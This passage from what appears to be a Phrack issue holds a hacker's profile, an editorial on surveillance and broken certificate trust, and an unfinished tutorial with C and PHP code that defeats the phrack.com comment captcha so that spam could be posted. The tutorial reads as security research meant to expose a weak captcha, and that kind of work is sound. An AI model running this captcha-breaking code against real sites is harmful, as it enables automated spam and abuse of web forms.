- Being asked by my employer to take the CISSP exam, being initially rejected due to my "connections to hackers" as a DEFCON speaker, being allowed to take the exam and finding a 12 octet MAC address in a question. Finding out afterwards that (ISC)2 probably has more admin users on their web servers than paying members.
- Asking someone to look at Cisco IOS exploitation after I spent about a decade with it and getting my ass kicked in less than a week. True talent trumps everything.
- Caesar's Challenge over the years: hearing about it, being invited in, being told by Caesar that he accepts my solution, welcoming Caesar to PH-Neutral.
- Being invited to train a team of hackers and later finding out that the whole purpose of the exercise was to cure them from their respect for me. And it worked.
- The nights in Wuxi (China) with the Wuxi Pwnage Team.

|====[Memorable people you have met

- Halvar Flake
I have to thank this man for a lot of things in my life.
- Sergey Bratus
A great man with a great vision. He changed how I look at academia and hacking. With people like Sergey, there is hope.
- John Lambert
One of the smartest men I've ever met. Just in case you wonder why Windows exploitation is so challenging today.
- Dan Kaminsky
Dan and I share a passion for protocols. We first met in 2002, about five times, at cons all over the planet, and talked IP(v4). Good times.
- ADM, that one summer

|====| Memorable places you have been to

- Idaho Falls

|====[Disappointing people you have met

Many manufactured or self-styled experts giving presentations at conferences. If you didn't write or at least read the code in question, shut up. The number of charlatans is unfortunately growing steadily. Some would probably count me in that category as well.

Also, friends that betray they very people that trust them most.

|====[Who came up with the name "Phenoelit" and what does it mean?

Nothing to see here, move on.

|====[Who are you guys?

Just friends.

|====[Who designed those awesome Phenoelit t-shirts?

I always did the designs for Phenoelit and PH-Neutral. I greatly enjoy

doing them. For PH-Neutral, the process was that I had to come up with a motive and would do all the work, Mumpi watching me, drinking beer and complaining. It would not have worked any other way.

|===== [Phenoelit vs 7350 vs THC?

We met 7350 and THC first time at the 17c3 and became friends with several of them over time. I sincerely miss 7350, but their time had come.

|===== [Things you are proud of

The team I am blessed to work with.

|===== [Things you are not proud of

- Writing shitty exploits
- Having a pretty good hand at picking research topics that are not relevant to the real world
- Being strictly single-tasking

|===== [Most impressive hackers

- Dvorak
- Halvar Flake
- Philippe Biondi
- Ilja van Sprundel
- Anonpoet
- Greg
- Last Stage of Delirium

This list is biased by me not knowing many of the really impressive hackers.

|===== [Opinion about security conferences

Security conferences have been essential for my personal development and I still love to go to them. I have a preference for smaller cons, since it is more likely to get to talk to people.

Almost any talk has something for me to take away. But more important is the hallway track and going out with fellow hackers.

The distinction between hacker cons and corporate or product security conferences used to be clear. It is no longer, which is sad.

|===== [Opinion on Phrack Magazine

IMHO one of the most well regarded e-zines in the world, influencing much research over the time of its existence. Just look at how many academic publications cite Phrack articles. Keep it up!

|===== [What you would like to see published in Phrack?

I think Phrack does just fine. For me, exploitation techniques are at the heart of Phrack. I also enjoy reading about environments that not many people have access to: control systems of all kinds, for example.

Maybe you should aim for more timely releases though.

|===== [Personal advices for the next generation

That implies that I'm old and expired, right?

The one advice I would give is: Don't care about the opinion of others when it comes to research. It doesn't matter if they think it's cool, you must think it's cool. Look for and credit prior art, build on what is there already and have fun doing so.

And if you really have to use Python, understand that error handling is not the same thing as stack traces. Catch your exceptions and handle them, or at least display something useful.

|===== [Your opinion about the future of the underground

Predictions are hard, especially when they concern the future.

|===== [Shoutouts to specific (group of) peoples

To the hacker and vx groups of the 80s and 90s, who built the foundation of everything we still concern ourselves with today.

|===== [Flames to specific (group of) peoples

To the snake-oil security product vendors, who refuse to innovate and bind available talent in signature writing sweat jobs, because that model pays them so well. Your "protections" add vulnerabilities to every aspect of modern networks, and you know it. The halting problem is UNDECIDABLE!

|===== [Quotes

"Does it just look nice or is it correct?"
- zynamics developer about a control flow graph

"Nine out of the ten voices in my head say I'm not schizophrenic. The other one hums the melody of Tetris."

|===== [Anything more you want to say

I would like to thank the Phrack staff for this honor, although I'm still convinced there are 0x100 people who deserved it more.

|===== [A eulogy for PH-Neutral]=====|

We created PH-Neutral in 0x7d3 as an attempt to bring together the people we respected most. We were simply unaware of the other small events that already existed. The intention was to have an informal meeting with ad-hoc workshops and a great party. We failed at the party, despite a full-blown dance floor. However, the people actually worked together and discussed their projects and exploits. We were sending out the invitations individually by email and I was surprised about the many positive reactions. We would not have thought that so many well-known and interesting people would actually show up.

Over the years, the event grew. Although we kept it invite-only, the mechanism for invitations had to consider people that were there in the past as well as fresh blood. Therefore, one way or another, it had a snow ball effect to it. But in the early years, this was a good thing. There was an astonishing amount of innovation going on during the first five years. We never expected to see people actually working together. It was the time of sharing code and knowledge, of searching for JTAG on a dance floor and of the Vista ASLR release.

The bigger the event got, the more the focus shifted from hacking to party. Since that corresponded with our second initial goal, we did encourage it. We really like to party with our friends, and by party we mean actual dancing and not just standing around and getting drunk. It was amazing to see how well the party developed over the years. Despite the growth, it still had a very intimate feeling.

Initially meant as a joke during setup of the second PH-Neutral, we had decided to not have it run forever. For one, we didn't want to see it going down and fading away. When more and more conferences started to show up on the map, it only encouraged us to conclude the story of PH-Neutral. It had its time and place.

The last PH-Neutral 0x7db then proved that the decision was right. It was that little bit of too many people that turns a large group of international friends into a somewhat anonymous crowd. Although luckily not many guests noticed, it changed the way we had to run the event completely. Where in the years before, we could hack and party with our friends, we had to fire-fight, manage and regulate. That was not the way it

was meant to be for us, so it was a good time to call it quits.

PH-Neutral was made into what it was by the people that participated, more so than any other event I know. The people decided on the spin of each year's event by how they filled the frame we gave them. It was their party and they took it and made it great. Thank you forever!

[EOF]

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x03 of 0x13

```

=====
======[ Phrack World News ]=====
=====
======[ by TCLH ]=====
=====

```

It is been a while since the last Phrack World News, and much has happened in our world since then. Governments have been overthrown [1], human rights partially restored in one country, and taken away in the next [2]. The so-called first world has been bought, delivers monitoring and suppression equipment to totalitarian countries [3] as well as making its use a legal requirement in their owni [4]. The content mafia, considering every form of creative and work output their property, has declared war on all internet citizen. No matter if picture, song, movie or academic paper, you shall pay for its consumption or be banned from the net [5]. That they are actually trying to resist evolution [6] is of no concern to them.

In times like that, where your network traffic may go though more deep packet inspection engines than observable hops in traceroute, the hacker shall reconsider his ways of communication. It is no longer enough to SSH/VPN into one of your boxes and jump into your screen sessions, as the communication of that box is monitored as much as your home network connection.

Global surveillance is no longer stuff from science fiction books, or attributed only to the most powerful secret services in the world. It becomes a requirement for most ISPs to stay in business. They can either sell you, or they can sell their company, and you can bet that the later is not an option they consider.

Besides, traffic patterns of the average internet user change. We are approaching a time when the ordinary user will only emit HTTP traffic with his daily activities, making it easy for anyone interested to single out the more creative minds, just by the fact that they still use protocols like SSH, OpenVPN and IRC with their unmistakable signatures. It is up to us to come up with new and creative ways of using this internet before packets get dropped based on their protocol characteristics and we find ourselves limited to Google+ and Facebook.

At the same time, the additional protections we have come to rely on prove to be as bad as we always thought they might be. When breaking into a certificate authority is as easy as it was with DigiNotar [7], when the database of Comodo [8] ends up in BitTorrents, we are facing bigger challenges than ever before. There are various discussions all over the net on how to deal with the mess that is our common PKI. From the IETF [9] to nation states, everyone has their own ideas. When certificate authorities are taken over by governments or forced to issue Sub-CA certificates to the same [10], it's not a trust mechanism we shall rely on.

An attitude that this is someone else's problem doesn't help. As more and more functions of daily life move online, everyone is exposed to these problems. Even if you know how to spot certificate changes, you will still need to access the web site. HTTPS doesn't provide a plan B option. The CA nightmare calls for the gifted and smart people to work together and find a long term dependable solution. This is the time where your talent, skills and experience is required, unless you are fine with government and vendor driven committees to "solve" it.

Meanwhile over at IRC's little pre-teen sister Twitter, whose attention span is shorter than that of a fruit fly and easily bought, people hype so-called solutions [11] to the problem without doubts. Although their heros abandon privacy solutions people depend on the moment someone waves a little money in their face [12], the masses rather believe in a savior than to think and evaluate for themselves. Are you one of them?

Unquestioned believe becomes the new normal. Whether it is Google or Apple

fanboyism, the companies can do whatever they want. Apple ships products with several year old vulnerabilities [13] in open source components they reused and nobody notices. Everyone can make X.509 certificates that iPhone and iPad will happily accept [14]? No problem. Think back and consider the shit storm if that would have been Microsoft. These companies feel so invincible that Apple's App Store Guidelines [15] openly state: "If you run to the press and trash us, it never helps."

Critical thinking seems to become a challenge when you get what you want. Just look at how many hackers use Gmail without any end-to-end encryption, because it just works. Thich hacker using a hotmail email address was ever taken serious? Where is the difference?

What Apple and Google are for the hip generation, Symantec is for governments and corporations. They are seen as the one company that will protect us all. When the source code of PCAnywhere is leaked [16] and the same company simply advises its users to no longer use that software product [16], you get an idea of how they evaluate the security of it themselves. And what about all the systems in daily life that depend on it? If nobody used PCAnywhere, Symantec would have stopped selling it long ago. Therefore, they simply left a large user base out in the cold. And what happens? Nothing. Except, maybe, that some have fun with various remote access points.

It all comes down to knowledge. Knowledge cannot be obtained by believe. Believe is a really bad substitute for actually knowing. And what is the hacker community other than first and foremost the quest for knowledge that you found out yourself by critically questioning everything put in front of you. What you do with that knowledge is a question everyone has to answer himself. But if we stop to learn, experiment and play, we stop being hackers and become part of the masses. It is a sign of the times when only very few hackers speak IPv6, leave alone use it. When you see more fuzzers written than lines of code actually read, because coding up a simple trash-generator is so much easier than actually understanding what the code does and then precisely exploiting it.

The quest for knowledge defines us, not money or fame. Let's keep it up!

- [1] https://en.wikipedia.org/wiki/Arab_spring
- [2] https://en.wikipedia.org/wiki/2011%E2%80%932012_Syrian_uprising
- [3] <http://buggedplanet.info/index.php?title=EG>
- [4] https://en.wikipedia.org/wiki/Telecommunications_data_retention
- [5] https://en.wikipedia.org/wiki/Three_strikes_%28policy%29
- [6] <http://www.wired.com/threatlevel/2012/02/peter-sunde/>
- [7] <https://en.wikipedia.org/wiki/DigiNotar>
- [8] https://en.wikipedia.org/wiki/Comodo_Group#Breach_of_security
- [9] <http://www.ietf.org/mail-archive/web/therightkey/current/maillist.html>
- [10] https://bugzilla.mozilla.org/show_bug.cgi?id=724929
- [11] https://en.wikipedia.org/wiki/Convergence_%28SSL%29
- [12] https://en.wikipedia.org/wiki/Whisper_Systems#Acquisition_by_Twitter
- [13] <http://support.apple.com/kb/HT5005>
- [14] <http://support.apple.com/kb/HT4824>
- [15] <https://developer.apple.com/appstore/guidelines.html>
- [16] <http://resources.infosecinstitute.com/pcanywhere-leaked-source-code/>
- [17] http://www.symantec.com/connect/sites/default/files/pcAnywhere%20Security%20Recommendations%20WP_01_23_Final.pdf

[EOF]

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x04 of 0x13

```

=====
===== [ L I N E N O I S E ] =====
=====
===== [ various ] =====
=====

```

Linenoise iz back! The last one was in Issue 0x3f (2005 ffs) and since we had great short and sweet submissions we thought it was about time to resurrect it. After all, "a strong linenoise is key" ;-)

So, dear hacker, enjoy a strong Linenoise.

--[Contents

```

1 - Spamming PHRACK for fun and profit          -- darkjoker
2 - The Dangers of Anonymous Email             -- DangerMouse
3 - Captchas Round 2                           -- PHRACK PHP
                                                CoderZ Team
4 - XSS Using NBNS on a Home Router           -- Simon Weber
5 - Hacking the Second Life Viewer For Fun and Profit -- Eva
6 - How I misunderstood digital radio         -- M.Laphroaig
7 - The 1130 Guide to Growing High-Quality Cannabis -- 1130

```

```

|=[ 0x01 ]-----[ Spamming PHRACK for fun & profit - darkjoker ]-----|

```

In this paper I'd like to explain how a captcha can be bypassed without problems with just a few lines of C. First of all we'll pick a captcha to bypass, and, of course, is there any better captcha than the one of this site? Of course not, so we'll take it as example. You may have noticed that there are many different spam messages in the comments of the articles, which means that probably someone else has already bypassed the captcha but, instead of writing an article about it, decided to spend his time posting spam all around the site. Well, I hope that this article will also be taken into account to make the decision to change captcha, because this one is really weak.

First of all we're going to download some captchas, so that we'll be able to teach our bot how to recognise a random captcha. In order to download some captchas i've written this PHP code:

```

<?php
mkdir ("images");
for ($i=0;$i<200;$i++)
    file_put_contents ("images/{$i}.jpg",file_get_contents
        ("http://www.phrack.com/captcha.php"));
?>

```

We're downloading 200 captchas, which should be enough. Ok, once we'll have downloaded all the images we can proceed, cleaning the images (which means we're going to remove the "noise". In these captchas the noise is just made of some pixel of a lighter blue than the one used to draw the letters. Well, it's kind of a mess to work with JPEG images, so we'll convert all the images in PPM, which will make our work easier.

Luckily under Linux there's a command which makes the conversion really easy and we won't need to do it manually:

```
convert -compress None input.jpg output.ppm
```

Let's do it for every image we have:

```

<?php
mkdir ("ppm");

```

```
for ($i=0;$i<200;$i++)
  system ("convert -compress None images/{"$i"}.jpg ppm/{"$i"}.ppm");
?>
```

Perfect, now we have everything we need to proceed. Now, as I said earlier, we've to remove the noise. That's a function which will load an image and then removes the noise:

```
void load_image (int v) {
  char img[32],line[1024];
  int n,i,d,k,l,s;
  FILE *fp;
  sprintf (img, "ppm/%d.ppm",v);
  fp = fopen (img, "r");
  do
    fgets (line, sizeof(line),fp);
  while (strcmp (line, "255\n"));
  i=0;
  d=0;
  k=0;
  int cnt=0;
  while (i!=40) {
    fscanf (fp,"%d",&n);
    captcha[i][d][k]=(char)n;
    k++;
    if (k==3) {
      k=0;
      if (d<119)
        d++;
      else {
        i++;
        d=0;
      }
    }
  }
}
```

Ok, this piece of code will load an image into 'captcha', which is a 3 dimensional array (rows*cols*3 bytes per color). Once the array is loaded, using clear_noise () (written below) the noise will be removed.

```
void clear_noise () {
  int i,d,k,t,ti,td;
  char n[3];
  /* The borders are always white */
  for (i=0;i<40;i++)
    for (k=0;k<3;k++) {
      captcha[i][0][k]=255;
      captcha[i][119][k]=255;
    }
  for (d=0;d<120;d++)
    for (k=0;k<3;k++) {
      captcha[0][d][k]=255;
      captcha[39][d][k]=255;
    }
  /* Starts removing the noise */
  for (i=0;i<40;i++)
    for (d=0;d<120;d++)
      if (captcha[i][d][0]>__COL && captcha[i][d][1]>__COL &&
          captcha[i][d][2]>__COL)
        for (k=0;k<3;k++)
          captcha[i][d][k]=255;
  for (i=1;i<39;i++) {
    for (d=1;d<119;d++) {
      for (k=0,t=0;k<3;k++)
        if (captcha[i][d][k]!=255)
          t=1;
      if (t) {
        ti=i-1;
        td=d-1;

```

```

        for (k=0,t=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td=d-1;
        ti=i;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td+=2;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td=d-1;
        ti=i+1;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        if (t/3<=__MIN)
            for (k=0;k<3;k++)
                captcha[i][d][k]=255;
    }
}
}
}
}

```

Well, what does this function do? It's really easy, first of all it clears all the borders (because we know by looking at the downloaded images that the borders never contain any character). Once the borders are cleaned, the second part of the routine will remove all the light blue pixels, turning them into white pixels. This way we'll obtain an almost perfect image. The only issue is that there are some pixels which are as dark as the ones which composes the characters, so we can't remove them with the method explained above, we'll have to create something new. My idea was to "delete" all the pixels which have no blue pixels near them, so that the few blue pixels which doesn't compose the letters will be deleted. In order to make the image cleaner I decided to delete all the pixels which doesn't have at least 3 pixels near them. You may have noticed that `__COL` and `__MIN` are not defined in the source above, these are two numbers:

```

#define __COL 0x50
#define __MIN 4*3

```

`__COL` is a number I used when I delete all the light blue pixels, I use it in this line:

```

if (captcha[i][d][0]>__COL && captcha[i][d][1]>__COL &&
    captcha[i][d][2]>__COL)

```

In a few words, if the pixel is lighter than #505050 then it will be deleted (turned white). `__MIN` is the minimum number of conterminous pixels under which the pixel is deleted. The values where obtained after a few attempts.

Perfect, now we have a piece of code which loads and clears a captcha. Our

next goal is to split the characters so that we'll be able to recognise each of them. Before doing all this work we'd better start working with 2 dimensional arrays, it'll make our work easier, so I've written some lines which makes this happen:

```
void make_bw () {
    int i,d;
    for (i=0;i<40;i++)
        for (d=0;d<120;d++)
            if (captcha[i][d][0]!=255)
                bw[i][d]=1;
            else
                bw[i][d]=0;
}
```

This simply transforms the image in a black and white one, so that we can use a 2 dimensional array. Now we can proceed splitting the letters. In order to get the letters divided we are supposed to obtain two pixels whose coordinates are the ones of the upper left corner and the lower right corner. Once we have the coordinates of these two corners we'll be able to cut a rectangle which contains a character.

Well, we're going to begin scanning the image from the left to the right, column by column, and every time we'll find a black pixels in a column which is preceded by an entire-white column, we'll know that in that column a new character begins, while when we'll find an entire-white column preceded by a column which contains at least one black pixel we'll know that a character ends there.

Now, after this procedure is done we should have 12 different numbers which represents the columns where each character begins and ends. The next step is to find the rows where the letter begins and ends, so that we can obtain the coordinates of the pixels we need. Let's call the column where the Xth character begins CbX and the column where the Xth character ends CeX. Now we'll start our scan from the top to the bottom of the image to find the upper coordinate and from the bottom to the top to find the lower coordinate.

This time, of course, the scan will be done six times using as limits the columns where each character is contained between.

When the first row which contains a pixel is found (let's call this row RbX) the same thing will be done to find the lower coordinate. The only difference will be that the scan will begin from the bottom, that's done this way because some characters (such as the 'j') are divided into two parts, and if the scan was done only from the bottom to the end the result would have been just a dot instead of the whole letter.

After having scanned the image from the bottom to the top we'll have another row where the letter ends (or begins from the bottom), we'll call this row ReX (of course we're talking about the Xth character).

Now we know which are the horizontal and vertical coordinates of the two corners we're interested in (which are C1X(CbX,RbX) and C2X(CeX,ReX)), so we can proceed by filling a (CeX-CbX)*(ReX-RbX) matrix which will contain the Xth character. Obviously the matrix will be filled with the bits of the Xth character.

```
void scan () {
    int i,d,k,j,c,coord[6][2][2];
    for (d=0,j=0,c=0;d<120;d++) {
        for (i=0,k=0;i<40;i++)
            if (bw[i][d])
                k=1;
        if (k && !j) {
            j=1;
            coord[c][0][0]=d;
        }
        else if (!k && j) {
            j=0;
        }
    }
}
```

```

        coord[c++][0][1]=d;
    }
}
for (c=0;c<6;c++) {
    coord[c][1][0]=-1;
    coord[c][1][1]=-1;
    for (i=0;(i<40 && coord[c][1][0]==-1);i++)
        for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
                coord[c][1][0]=i;
                break;
            }
    for (i=39;(i>=0 && coord[c][1][1]==-1);i--)
        for (d=coord[c][0][0];d<coord[c][0][1];d++)
            if (bw[i][d]) {
                coord[c][1][1]=i;
                break;
            }
    for (i=coord[c][1][0],j=0;i<=coord[c][1][1];i++,j++)
        for (d=coord[c][0][0],k=0;d<coord[c][0][1];d++,k++)
            chars[c][j][k]=bw[i][d];
    dim[c][0]=j;
    dim[c][1]=k;
}
}
}

```

Ok, now, using this function we're going to obtain all the characters splitted into an array of 2 dimension arrays. The next step will be the most boring, because we're going to divide all the characters by hand, so that the program, after our work, will be able to recognise all of them and learn how each character is made. Before that, we need a new directory which will contain all the characters. A simple 'mkdir chars' will do. Now we have to fill the directory with the characters. Here's a main function whose goal is to divide all the captchas into characters and put them in the chars/ directory.

```

int main () {
    int i,d,k,c,n;
    FILE *x;
    char path[32];
    for (n=0,k=0;n<200;n++) {
        load_image (n);
        clear_noise ();
        make_bw ();
        scan ();
        for (c=0;c<6;c++,k++) {
            sprintf (path,"chars/%d.ppm",k);
            x=fopen (path,"w");
            fprintf (x,"P1\n#asdasd\n\n%d %d\n",dim[c][1],dim[c][0]);
            for (i=0;i<dim[c][0];i++) {
                for (d=0;d<dim[c][1];d++)
                    fprintf (x,"%d",chars[c][i][d]);
                fprintf (x,"\n");
            }
            fclose (x);
        }
    }
    return 0;
}

```

Very well, now the chars/ directory contains all the files we need. Now it comes the part where the human is supposed to divide the characters in the right directories. To make this work faster I've used a simple PHP script which helps a little:

```

<?php
$in=fopen ("php://stdin","r");
mkdir ("c");
for ($i=0;$i<26;$i++)
    mkdir ("c/".chr(ord('a')+$i));

```

```

for ($i=0;$i<10;$i++)
  mkdir ("c/" . chr(ord('0')+$i));
for ($i=54;$i<1200;$i++) {
  echo $i.": ";
  $a = trim(fgets ($in,1024));
  if ($a!='.')
    system ("cp chars/{$i}.ppm c/{$a}/{$i}.ppm");
}
fclose ($in);
?>

```

I think there's nothing to be explained, it's just a few lines of code. After the script is runned and someone (me) enters all the data needed we're going to have a c/ directory with some subdirectories in which there are all the characters divided.

Some characters ('a','e','i','o','u','l','0','1') never appear, which means that probably the author of the captcha decided not to include these characters.

Anyway that's not a problem for us. Now, we should work out a way to make our program recognise a character. My idea was to divide the image in 4 parts (horizontally), and then count the number of black (1) pixels in each part, so that when we have an unknown character all our program will be supposed to do is to count the number of black pixels for each part of the image, and then search the character with the closest number of black pixels. I've tried to do it but I haven't kept into account that some characters (such as 'q' and 'p') have a similar number of pixels for each part, even though they're completely different.

After having realised that, I decided to use 8 parts to divide each character: 4 parts horizontally, then each part is divided in other 2 parts vertically.

Well, of course there's no way I could have done that by hand, and in fact I've written a PHP script:

```

<?php
error_reporting (E_ALL ^ E_NOTICE);
$f = array (4,2,4/3,1);
$arr=array ('b','c','d','f','g','h','j','k','m','n','p','q','r','s','t',
            'v','w','x','y','z','2','3','4','5','6','7','8','9');
$h = array ();
for ($a=0;$a<count($arr);$a++) {
  $i = $arr[$a];
  $x = array ();
  $files = scandir ("c/{$i}");
  for ($d=0;$d<count($files);$d++) {
    if ($files[$d][0]!='.') { // Excludes '.' and '..'
      $lines=explode ("\n",file_get_contents ("c/{$i}/{files[$d]}"));
      for ($k=0;$k<4;$k++)
        array_shift ($lines);
      array_pop ($lines);
      $j = count ($lines);
      $k = strlen ($lines[0]);
      $r=0;
      $h[$a] += $j;
      if ($files[$d]=="985.ppm") {
        for ($n=0;$n<4;$n++)
          for (;$r<floor ($j/$f[$n]);$r++) {
            for ($l=0;$l<floor($k/2);$l++)
              $x[$n][0]+=$lines[$r][$l];
            for (;$l<floor($k);$l++)
              $x[$n][1]+=$lines[$r][$l];
          }
        print_r ($x);
      }
    }
  }
}
$h [$a] = round ($h[$a]/(count($files)-2));

```

```

for ($n=0;$n<4;$n++) {
    $x[$n][0] = round ($x[$n][0]/(count($files)-2));
    $x[$n][1] = round ($x[$n][1]/(count($files)-2));
}
printf ("%i => %02d %02d %02d %02d / %02d %02d %02d %02d\n", $x[0][0],
        $x[1][0], $x[2][0], $x[3][0], $x[0][1], $x[1][1], $x[2][1], $x[3][1]);
}
for ($i=0;$i<count ($arr);$i++)
    echo "{$h[$i]}, ";

?>

```

It works out the average number of black pixels for each part. Moreover it also prints the average height of each character (I'm going to explain the reason of this below).

A character such as a 'z' is divided this way:

```

01111  111110
11111  111111
11111  111111
01111  111111

00000  111110
00000  111110
00000  111100
00001  111100

00001  111000
00011  110000
00011  110000
00111  100000

00111  111110
01111  111111
01111  111111
00111  111110

```

So the numbers (of the black pixels) in this case will be:

```

18 23
 1 18
 8  8
14 22

```

Well, once taken all these numbers from each character the PHP script written above works out the average numbers for each character. In the 'z', for example, the average numbers are:

```

18 20
 3 15
11  7
17 20

```

Which are really close to the ones written above (at least, they're closer than the ones of the other characters). Now the last step is to do the comparison between the character of the captcha we want our program to read and the numbers we've stored. To do so we first need to make the program count the number of black pixels of a character, and save the numbers somewhere so that it'll be possible to do the comparison. `read_pixels()`'s aim is exactly to do that, using the same method used above in the PHP script.

```

void read_pixels (int c) {
    int i,d,k,r;
    float arr[]={4,2,1.333333,1};
    memset (bpix,0,8*sizeof(int));
    for (k=0,i=0;k<4;k++) {
        for (;i<(int)(dim[c][0]/arr[k]);i++) {
            for (d=0;d<dim[c][1]/2;d++)

```

```

        bpix[k][0] += chars[c][i][d];
    for (;d<dim[c][1];d++)
        bpix[k][1] += chars[c][i][d];
    }
}
}

```

The next step is to compare the numbers, that's what the `cmp ()` function is supposed to do:

```

char cmp (int c) {
    int i,d;
    int err,n,min,min_i;
    read_pixels (c);
    for (i=0,min=-1;i<28;i++) {
        n=abs(heights[i]-dim[c][0])*__HGT;
        for (d=0;d<4;d++) {
            n += abs(bpix[d][0]-table[i][0][d]);
            n += abs(bpix[d][1]-table[i][1][d]);
        }
        if (min>n || min<0) {
            min=n;
            min_i = i;
        }
    }
    return ch_list[min_i];
}

```

'table' is an array in which all the average numbers worked out before are stored. As you can see there's a final number (n) which is the sum of a number obtain in this way:

$$n += |x-y|$$

Where 'x' is the number of black pixels of each part of the character we want to read, while 'y' is the average number of the character we're comparing the character we want to read with. The smaller the resulting number is, the closer to that character. I firstly thought that the algorithm I used would have been good enough, but I soon realised that there were too many "misunderstandings" while the program was trying to read some characters (such as the 'y's, which were usually read as 'v's). So I decided to make the final number also influenced by the height of the character, so that a 'v' and a 'y' (which have different heights) can't be misunderstood.

Before this change the program couldn't recognise 17 characters out of 1200. Then, after some tests, I found that by adding the difference of the heights times a constant, the results were better: 3 wrong characters out of 1200.

$$n = |x-y|*k$$

Where 'x' is the height of the character we want to read while 'y' is the height of the character we're comparing the character we want to read with.

The constant (k) was calculated by doing some attempts, and finally it was given the value 1.5. Now everything's ready, the last function I've written is `read_captcha ()` which will return the captcha's string.

```

char *read_captcha (char *file) {
    char *str;
    int i;
    str = malloc(7*sizeof(char));
    load_image (file);
    clear_noise ();
    make_bw ();
    scan ();
    for (i=0;i<6;i++)
        str[i]=cmp(i);
}

```



```
    str[i]=0;
    return str;
}
```

And.. Done :) Now we can make our program read a captcha without any problem. Now I should be supposed to code an entire spam bot, but, since it requires some tests I think it wouldn't be good to post random comments all around phrack, so my article finishes here.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define    __COL    80
#define    __MIN    4*3
#define    __HGT    1.5

unsigned char captcha[40][120][3];
unsigned char bw[40][120];
unsigned char chars[6][40][30];
int dim[6][2];
int bpix[4][2];
int heights[] = {
    23, 16, 23, 23, 22, 23, 29,
    23, 16, 16, 22, 22, 16, 16,
    20, 16, 16, 16, 21, 16, 23,
    24, 23, 23, 23, 23, 24, 24 };
char ch_list [] = "bcd fghj k mnpq rstvwxyz23456789";
int table [28][2][4]= {
    { {18, 28, 26, 28}, { 0, 20, 25, 29}},
    { {10, 17, 17, 10}, {21,  1,  1, 20}},
    { { 0, 20, 25, 29}, {18, 31, 26, 31}},
    { {10, 24, 18, 17}, {23, 12,  6,  5}},
    { {21, 25, 20,  8}, {28, 25, 29, 27}},
    { {18, 28, 25, 22}, { 0, 20, 25, 22}},
    { { 1,  9,  0, 14}, {13, 27, 28, 25}},
    { {18, 24, 30, 22}, { 0, 15, 21, 23}},
    { {24, 21, 20, 17}, {21, 25, 24, 20}},
    { {17, 18, 16, 14}, {20, 17, 16, 14}},
    { {27, 25, 29, 22}, {24, 25, 25,  0}},
    { {25, 25, 24,  0}, {27, 25, 29, 22}},
    { {14, 16, 15, 13}, {19,  2,  0,  0}},
    { {15, 16,  2,  9}, {12,  4, 18, 17}},
    { {15, 20, 15, 12}, { 5, 10,  5, 19}},
    { {13, 17, 15, 11}, {14, 14, 14, 10}},
    { { 9, 17, 20, 13}, {12, 18, 22, 14}},
    { { 9, 11, 11, 13}, {12, 13, 13, 12}},
    { {15, 19, 14, 14}, {16, 20, 15,  9}},
    { {18,  3, 11, 17}, {20, 15,  7, 20}},
    { {21,  4,  8, 24}, {21, 26, 19, 24}},
    { {16,  0,  6, 24}, {29, 23, 25, 28}},
    { { 5, 12, 23,  5}, {23, 24, 32, 24}},
    { {23, 25, 10, 20}, {18, 12, 26, 23}},
    { { 3, 21, 28, 24}, {16, 15, 30, 27}},
    { {18,  1, 11, 20}, {27, 24, 14,  3}},
    { {25, 24, 26, 23}, {28, 26, 28, 28}},
    { {20, 27, 16, 16}, {25, 26, 28,  9}} };

void clear () {
    int i,d,k;
    for (i=0;i<40;i++)
        for (d=0;d<120;d++)
            for (k=0;k<3;k++)
                captcha[i][d][k]=0;
    for (i=0;i<40;i++)
        for (d=0;d<120;d++)
            bw[i][d]=0;
    for (i=0;i<6;i++)
        for (d=0;d<40;d++)
            for (k=0;k<30;k++)
```

```
        chars[i][d][k]=0;
    for (i=0;i<6;i++)
        for (d=0;d<2;d++)
            dim[i][d]=0;
}

int numlen (int n) {
    char x[16];
    sprintf (x,"%d",n);
    return strlen(x);
}

void load_image (char *img) {
    char line[1024];
    int n,i,d,k,l,s;
    FILE *fp;
    fp = fopen (img, "r");
    do
        fgets (line, sizeof(line),fp);
    while (strcmp (line, "255\n"));
    i=0;
    d=0;
    k=0;
    int cnt=0;
    while (i!=40) {
        fscanf (fp,"%d",&n);
        captcha[i][d][k]=(char)n;
        k++;
        if (k==3) {
            k=0;
            if (d<119)
                d++;
            else {
                i++;
                d=0;
            }
        }
    }
}

void clear_noise () {
    int i,d,k,t,ti,td;
    char n[3];
    /* The borders are always white */
    for (i=0;i<40;i++)
        for (k=0;k<3;k++) {
            captcha[i][0][k]=255;
            captcha[i][119][k]=255;
        }
    for (d=0;d<120;d++)
        for (k=0;k<3;k++) {
            captcha[0][d][k]=255;
            captcha[39][d][k]=255;
        }
    /* Starts removing the noise */
    for (i=0;i<40;i++)
        for (d=0;d<120;d++)
            if (captcha[i][d][0]>__COL && captcha[i][d][1]>__COL &&
                captcha[i][d][2]>__COL)
                for (k=0;k<3;k++)
                    captcha[i][d][k]=255;
    for (i=1;i<39;i++) {
        for (d=1;d<119;d++) {
            for (k=0,t=0;k<3;k++)
                if (captcha[i][d][k]!=255)
                    t=1;
            if (t) {
                ti=i-1;
                td=d-1;
                for (k=0,t=0;k<3;k++)
```

```

        if (captcha[ti][td][k]!=255)
            t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td=d-1;
        ti=i;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td+=2;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td=d-1;
        ti=i+1;
        for (k=0;k<3;k++)
            if (captcha[ti][td][k]!=255)
                t++;
        td++;
        for (k=0;k<3;k++)
